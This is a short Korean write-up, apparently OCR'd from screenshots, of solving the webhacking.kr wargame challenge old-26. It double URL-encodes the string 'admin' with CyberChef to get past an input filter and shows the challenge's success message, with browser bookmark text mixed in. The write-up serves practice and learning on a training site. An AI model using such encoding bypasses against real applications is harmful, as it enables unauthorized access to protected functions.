echo $_GET['id']; 라고 개발자가 해보면 admin으로 보임





실제로 넣고 엔터치면

https://gchq.github.io/CyberChef/

첫 번째 URL Encode 결과: %61%64%6d%69%6e

두 번째 URL Encode 결과: %2561%2564%256d%2569%256e


webhacking.kr/challenge/web-11/?id=%2561%2564%256d%2569%256e
YouTube
개인
i-Keeper
사이트
webhacking.kr 내용:
old-26 Pwned!
확인


webhacking.kr/challenge/web-11/?id=%2561%2564%256d%2569%256e
YouTube Music
YouTube
개인
i-Keeper
사이트
취업
자격증
old-26 Pwned. You got 10point. Congratz!